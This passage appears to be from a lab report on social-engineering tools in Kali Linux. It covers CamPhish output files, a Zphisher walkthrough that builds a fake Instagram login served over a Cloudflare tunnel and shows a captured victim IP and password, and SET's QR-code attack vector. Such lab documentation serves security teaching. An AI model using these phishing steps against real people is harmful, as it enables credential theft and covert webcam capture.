CamPhish DHCPig Downloads FzCYgwGT.html hello.exe KsSglHAz.jpeg mug.txt NMVYRzHg.jpeg Pictures reverse.exe Test TTSeXuaC.html VkJZeRlJu.html

(mugdha@kali)~
$ cd CamPhish

(mugdha@kali)~/CamPhish
$ ls
cam17Dec2025074930.png cam17Dec2025074941.png cloudflared festivalwishes.html ip.php location_17Dec2025074905.txt OnlineMeeting.html saved.ip.txt template.php
cam17Dec2025074934.png camphish.sh current_location.bak index2.html LICENSE location_debug.log post.php saved_locations
cam17Dec2025074937.png cleanup.sh debug_log.php index.php liveITTV.html location.php README.md saved_locations.txt

(mugdha@kali)~/CamPhish
$ display cam17Dec2025074930.png
```


1.3

5.4 Zphisher :

Zphisher is an open-source phishing tool used primarily for educational and penetration testing purposes. It automates the process of creating phishing pages for popular websites like Facebook, Instagram, Twitter, Google, and others, and delivers them via social engineering techniques.


Steps :

- 1 . Download Link -: <https://github.com/Tohidkhan6332/zphisher>
- 2 . Tool starts and loads phishing templates.
- 3 . Target platform selected (e.g., Instagram).
- 4 . Fake login page template chosen.
- 5 . Public tunnel link generated (Ngrok/Cloudflare).
- 6 . Victim opens the link.
- 7 . Victim enters username & password on fake page.
- 8 . Credentials are captured and shown in the terminal.



```
root@kali: ~/Tools/zphisher
ZPHISHER 2.3.5
[+] URL 1 : https://vote-fares-sega-structured.trycloudflare.com
[+] URL 2 : https://
[+] URL 3 : https://get-unlimited-followers-for-instagram@
[+] Waiting for Login Info, Ctrl + C to exit...
```

1.1



```
root@kali:~/Tools/zphisher

Zphisher
Version : 2.3.5

[-] Tool Created by htr-tech (tahmid.rayat)


[+] Select An Attack For Your Victim [::]

01 Facebook      11 Twitch        21 DeviantArt
02 Instagram     12 Pinterest     22 Badoo
03 Google         13 Snapchat      23 Origin
04 Microsoft      14 LinkedIn      24 DropBox
05 Netflix        15 Ebay          25 Yahoo
06 Paypal         16 Quora         26 Wordpress
07 Steam          17 Protonmail    27 Yandex
08 Twitter        18 Spotify       28 StackoverFlow
09 Playstation    19 Reddit        29 VK
10 Tiktok         20 Adobe         30 XBOX
11 Mediafire      32 Gitlab        33 Github
14 Discord        35 Roblox

99 About         00 Exit

[-] Select an option : 1
```

1.2



```
root@kali:~/Tools/zphisher

Zphisher
Version : 2.3.5

[-] Tool Created by htr-tech (tahmid.rayat)

[+] Select An Attack For Your Victim [::]

01 Facebook      11 Twitch        21 DeviantArt
02 Instagram     12 Pinterest     22 Badoo
03 Google         13 Snapchat      23 Origin
04 Microsoft      14 LinkedIn      24 DropBox
05 Netflix        15 Ebay          25 Yahoo
06 Paypal         16 Quora         26 Wordpress
07 Steam          17 Protonmail    27 Yandex
08 Twitter        18 Spotify       28 StackoverFlow
09 Playstation    19 Reddit        29 VK
10 Tiktok         20 Adobe         30 XBOX
11 Mediafire      32 Gitlab        33 Github
14 Discord        35 Roblox


99 About         00 Exit

[-] Select an option : 1


01 Traditional Login Page
02 Auto Followers Login Page
03 1000 Followers Login Page
04 Blue Badge Verify Login Page

[-] Select an option : 1
```

1.3



1.4



1.5

```
root@kali: ~/Tools/zphisher

2PHISHER 2.3.5

[-] URL 1 : https://vote-fares-sega-structured.trycloudflare.com
[-] URL 2 : https://
[-] URL 3 : https://get-unlimited-followers-for-instagram@
[-] Waiting for Login Info, Ctrl + C to exit...

[-] Victim IP Found !
[-] Victim's IP : 122.170.193.99
[-] Saved in : auth/ip.txt
[-] Login info Found !!
[-] Account : helloadmin
[-] Password : Hello@123
[-] Saved in : auth/usernames.dat
[-] Waiting for Next Login Info, Ctrl + C to exit.
```

1.6

5.5 QR Code :

Steps :

1 . In a Kali Linux environment and investigating a generated QR code. The terminal history suggests this was created using the Social-Engineer Toolkit (SET).

Here is a stepwise breakdown of what is happening in the screenshots:

2 . Gaining Root Privileges

The user starts as a standard user (mugdha) and switches to the root user using sudo su. This is necessary to access sensitive tool directories like .set.

3 . Navigating to the Report Directory

The user changes the working directory to the SET reports folder: cd /root/.set/reports This is where the Social-Engineer Toolkit saves generated payloads, including malicious QR codes.

4 . Locating the File

The ls command is used to list the files in that directory, revealing a file named qrcode_attack.png.

5 . Displaying the QR Code

The user executes the command: display qrcode_attack.png This opens the ImageMagick viewer (as seen in the first image) to show the QR code.

6 . The Intent: When a victim scans this code, it typically redirects their mobile browser to a cloned login page (like a fake Google or Facebook login) or triggers a malicious file download.

7 . The Goal: To steal credentials or gain remote access to the victim's device.

```
root@kali: /home/mugdha
Visit: https://www.trustedsec.com

It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!

Unable to check for new version of SET (is your network up?)

Select from the menu:

1) Spear-Phishing Attack Vectors
2) Website Attack Vectors
3) Infectious Media Generator
4) Create a Payload and Listener
5) Mass Mailer Attack
6) Arduino-Based Attack Vector
7) Wireless Access Point Attack Vector
8) QRCode Generator Attack Vector
9) Powershell Attack Vectors
10) Third Party Modules

99) Return back to the main menu.

set> 8

The QRCode Attack Vector will create a QRCode for you with whatever URL you want.

When you have the QRCode Generated, select an additional attack vector within SET and
deploy the QRCode to your victim. For example, generate a QRCode of the SET Java Applet
and send the QRCode via a mailer.


Enter the URL you want the QRCode to go to (99 to exit): https://www.instagram.com
[*] QRCode has been generated under /root/.set/reports/qrcode_attack.png

Press <return> to continue
```

1.1

```
root@kali: ~/set/reports
zsh: corrupt history file /home/mugdha/.zsh_history
[mugdha@kali] ~
[~] sudo su
[sudo] password for mugdha:
[~] cd /root/.set/reports
[~] ls
qrcode_attack.png
[~] display qrcode_attack.png
```

1.2



1.3